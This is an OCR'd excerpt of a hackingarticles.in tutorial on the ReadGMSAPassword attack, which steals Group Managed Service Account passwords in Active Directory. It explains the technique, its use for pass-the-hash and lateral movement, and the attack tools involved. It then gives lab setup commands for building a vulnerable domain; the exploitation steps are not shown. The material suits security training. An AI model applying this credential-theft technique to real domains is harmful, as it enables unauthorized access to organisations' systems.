
iGNITE Technologies

CREDENTIAL DUMPING



GMSA

WWW.HACKINGARTICLES.IN

Contents

Introduction

ReadGMSAPassword Attack is a technique where attackers abuse misconfigured **Group Managed Service Accounts (gMSA)** to retrieve their passwords. In **Active Directory**, **ReadGMSAPassword** should only be granted to specific systems.. However, if these permissions are misconfigured, an attacker with access to a machine that can query the gMSA password can extract it and use it to authenticate as that service account. Once obtained, the **gMSA credentials** can be used for lateral movement, privilege escalation, and persistence within the domain. This method is widely known as the ReadGMSAPassword attack and is part of a broader category of credential abuse techniques. Moreover, attackers can also perform **Pass-the-Hash (PtH) or Overpass-the-Hash attacks** using the extracted **NT hash** of the gMSA password, allowing them to impersonate the account and access other network resources. Therefore, properly securing gMSA permissions and monitoring account access is crucial to preventing this attack.

This guide will provide an in-depth explanation of the ReadGMSAPassword attack, including its working mechanism, the key attributes involved, and how attackers exploit it. Additionally, we will demonstrate an attack scenario where an attacker manipulates delegation settings to gain control over a privileged account.

Understanding Group Managed Service Account (gMSA)

A Group Managed Service Account (gMSA) is a special type of Active Directory (AD) account that administrators use to run automated services securely. Microsoft introduced it in Windows Server 2012 to solve the common problem of managing service account passwords. Unlike traditional service accounts, where administrators often set passwords manually and rarely update them, gMSAs allow Active Directory to manage passwords automatically.

Why Do We Need gMSAs?

Before gMSAs, administrators often used regular user accounts for services, but this led to major security risks:

- **Weak or Unchanged Passwords**: Service account passwords were rarely rotated, making them vulnerable to brute-force and credential theft attacks.
- **Manual Management:** Admins had to manually change service account passwords, which was error-prone and difficult to scale.
- **Kerberoasting Attacks:** Service account passwords could be cracked if an attacker obtained a Kerberos ticket.

How gMSAs Improve Security

- **Automatic Password Rotation:** AD generates and updates a complex password every 30 days (default setting).
- **No Manual Password Management:** Administrators never need to know or manage the password.
- **Multiple Machines Can Use a gMSA:** Unlike normal service accounts, multiple computers can use the same gMSA securely.

How gMSAs Work - Key Concepts

- **Automatic Password Generation:** The Key Distribution Service (KDS) root key in AD is responsible for generating gMSA passwords.
- **Password Storage:** The password is stored in an attribute called **msDS-ManagedPassword**, which only authorized users and machines can retrieve.
- **Access Control:** The **msDS-GroupMSAMembership** attribute defines which accounts can retrieve the password.

Key Attributes of gMSA

A gMSA has special Active Directory attributes that store its information:

- **msDS-ManagedPassword** – Stores the current and previous gMSA passwords in encrypted form.
- **msDS-ManagedPasswordID** – Stores the key ID used to generate the current password.
- **msDS-ManagedPasswordPreviousID** – Stores the key ID used to generate the previous password.
- **msDS-GroupMSAMembership** – Defines which users/computers can request the password.
- **msDS-ManagedPasswordInterval** – Defines how often (in days) the password changes (default: 30 days).

How Attackers Can Abuse gMSAs - ReadGMSAPassword

This privilege allows you to read the password for a Group Managed Service Account (GMSA).

The intended use of a GMSA is to allow certain computer accounts to retrieve the password for the GMSA, then run local services as the GMSA. However, an attacker with control of an authorized principal may abuse that privilege to impersonate the GMSA.

While gMSAs improve security, attackers can still abuse **ReadGMSAPassword attack** if misconfigurations are present.

- **Stealing the gMSA Password**: If an attacker has access to a machine that can retrieve the gMSA password, they can extract it using PowerShell or LDAP queries. The extracted password can then be used to authenticate as the gMSA.
- **Pass-the-Hash (PtH) Attacks**: Once an attacker gets the NT hash of the gMSA password, they can perform a Pass-the-Hash attack to gain access to systems.
- **Overpass-the-Hash (Pass-the-Ticket) Attacks**: Attackers can convert the extracted NT hash into a Kerberos ticket and use it to impersonate the gMSA.
- **Running Malicious Services**: If an attacker has control over a computer that can use a gMSA, they can create a malicious service or scheduled task that runs as the gMSA, gaining elevated access.

As a result, this misuse of the **ReadGMSAPassword attack** vector enables attackers to steal service account credentials and gain unauthorized access.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Impacket, gMSADumper, nxc, Ldap_Shell, GMSAPasswordReader
- Windows 10/11 – As Client

Lab Setup

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.


Domain Controller:

- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **local**).

User Accounts:

- Create a standard user account named **Komal**.


```
net user komal Password@1 /add /domain
```




Set up gMSA on the Domain Controller Computer

Create a security group for gMSA Access:

Open Active Directory Users and Computers (ADUC). Right-click on Groups → Click New → Group.



Name the group (e.g., **gmsa_Group**). Set **Group Scope** to **Global** and **Group Type** to **Security**. Click OK to create the group.



Add required user and computer in this group:

Computers using gMSA **must** be in this group, or they won't be able to retrieve the password. Here in this case computer name is **MSEDGEWIN10,** and user name is **Komal.**

```
net group "gmsa_group" "komal" /add /domain
net group "gmsa_group" "MSEDGEWIN10$" /add /domain
```

```
C:\Users\Administrator>net group "gmsa_group" "komal" /add /domain
The command completed successfully.

C:\Users\Administrator>net group "gmsa_group" "MSEDGEWIN10$" /add /domain
The command completed successfully.
```

Create a KDS Root Key in the Domain:

The **Key Distribution Service (KDS) Root Key** is a cryptographic key in **Active Directory (AD)** that facilitates the secure generation and distribution of passwords for **Group Managed Service Accounts (gMSA)**. It is stored within AD and ensures that only authorized **Domain Controllers (DCs)** can generate and manage gMSA passwords. This key plays a crucial role in maintaining the integrity and security of automatic password management within an AD environment.

The **KDS Root Key** is essential because gMSAs rely on **automatic password rotation** without manual intervention. To achieve this, AD requires a **secure and consistent method** to create and distribute these passwords across multiple DCs. The KDS Root Key ensures that all DCs use the **same cryptographic algorithm** to generate gMSA passwords, preventing discrepancies. Additionally, it restricts password access only to authorized DCs, reducing the risk of unauthorized retrieval or credential theft. Without the KDS Root Key, gMSAs **cannot function**, making it a mandatory component in any gMSA deployment.

To create a KDS Root Key, you run the following PowerShell command on a **Domain Controller**

This command creates a new **KDS Root Key** in Active Directory and makes it effective immediately by setting the activation time to **10 hours in the past**. This ensures that the key is available for use right away.

```
Add-KdsRootKey -EffectiveTime ((get-date).addhours(-10))
```

To check if the KDS Root Key is present, run:

```
Get-KdsRootKey
```

This command retrieves and displays the **existing KDS Root Keys** stored in Active Directory, allowing administrators to verify their presence and status.

```
PS C:\Users\Administrator> Add-KdsRootKey -EffectiveTime ((get-date).addhours(-10))

Guid
----
a80914da-837f-05f8-4ffa-e89864abab78

PS C:\Users\Administrator> Get-KdsRootKey

AttributeOfWrongFormat :
KeyValue               : {28, 212, 82, 152...}
EffectiveTime          : 12/30/2024 1:01:17 PM
CreationTime           : 12/30/2024 1:01:18 PM
IsFormatValid          : True
DomainController       : CN=DC,OU=Domain Controllers,DC=ignite,DC=local
ServerConfiguration    : Microsoft.KeyDistributionService.Cmdlets.KdsServerConfiguration
KeyId                  : 7b7b6635-b0d9-851c-6dff-04a962ba2d4c
VersionNumber          : 1

AttributeOfWrongFormat :
KeyValue               : {6, 12, 58, 88...}
EffectiveTime          : 12/30/2024 11:01:30 PM
CreationTime           : 12/30/2024 1:01:30 PM
IsFormatValid          : True
DomainController       : CN=DC,OU=Domain Controllers,DC=ignite,DC=local
ServerConfiguration    : Microsoft.KeyDistributionService.Cmdlets.KdsServerConfiguration
KeyId                  : c55d9f7c-e78a-01b8-d288-c251b0636163
VersionNumber          : 1

AttributeOfWrongFormat :
KeyValue               : {237, 133, 246, 194...}
EffectiveTime          : 12/30/2024 7:29:46 AM
CreationTime           : 12/30/2024 5:29:46 PM
IsFormatValid          : True
DomainController       : CN=DC,OU=Domain Controllers,DC=ignite,DC=local
ServerConfiguration    : Microsoft.KeyDistributionService.Cmdlets.KdsServerConfiguration
KeyId                  : a80914da-837f-05f8-4ffa-e89864abab78
VersionNumber          : 1
```

Create the gMSA Account:

Once the **KDS Root Key** is set up, the next step is to create the **Group Managed Service Account (gMSA)** in Active Directory. This is done using the **New-ADServiceAccount** PowerShell cmdlet.

Choose a **unique name** for the gMSA (e.g., MyGMSA1). Assign it to a **specific DNS host** (usually the domain). Specify a **security group** that contains the computers allowed to retrieve the gMSA password.

```
New-ADServiceAccount -Name "MyGMSA" -DNSHostName "dc.ignite.local" -
PrincipalsAllowedToRetrieveManagedPassword "gmsa_group"
```

```
PS C:\Users\Administrator> New-ADServiceAccount -Name "MyGMSA" -DNSHostName "dc.ignite.local" -PrincipalsAllowedToRetrieveManagedPassword "gmsa_group"
PS C:\Users\Administrator>
```

This command retrieves details of the **gMSA account (MyGMSA1)** and specifically lists the **computers or security groups** allowed to retrieve its password. It helps verify which systems have access to the gMSA credentials for security and troubleshooting purposes.


```
Get-ADServiceAccount MyGMSA -Properties PrincipalsAllowedToRetrieveManagedPassword
```

```
PS C:\Users\Administrator> Get-ADServiceAccount MyGMSA -Properties PrincipalsAllowedToRetrieveManagedPassword

DistinguishedName                          : CN=MyGMSA,CN=Managed Service Accounts,DC=ignite,DC=local
Enabled                                    : True
Name                                       : MyGMSA
ObjectClass                                : msDS-GroupManagedServiceAccount
ObjectGUID                                 : 801e060f-2f9b-4624-872e-9ed663b3dfe9
PrincipalsAllowedToRetrieveManagedPassword : {CN=gmsa_group,CN=Users,DC=ignite,DC=local}
SamAccountName                             : MyGMSA$
SID                                        : S-1-5-21-798084426-3415456680-3274829403-1629
UserPrincipalName                          :
```

To verify the gMSA account in AD:


Open **ADUC**. Navigate to **Managed Service Accounts** under the domain. You should see **MyGMSA** listed.



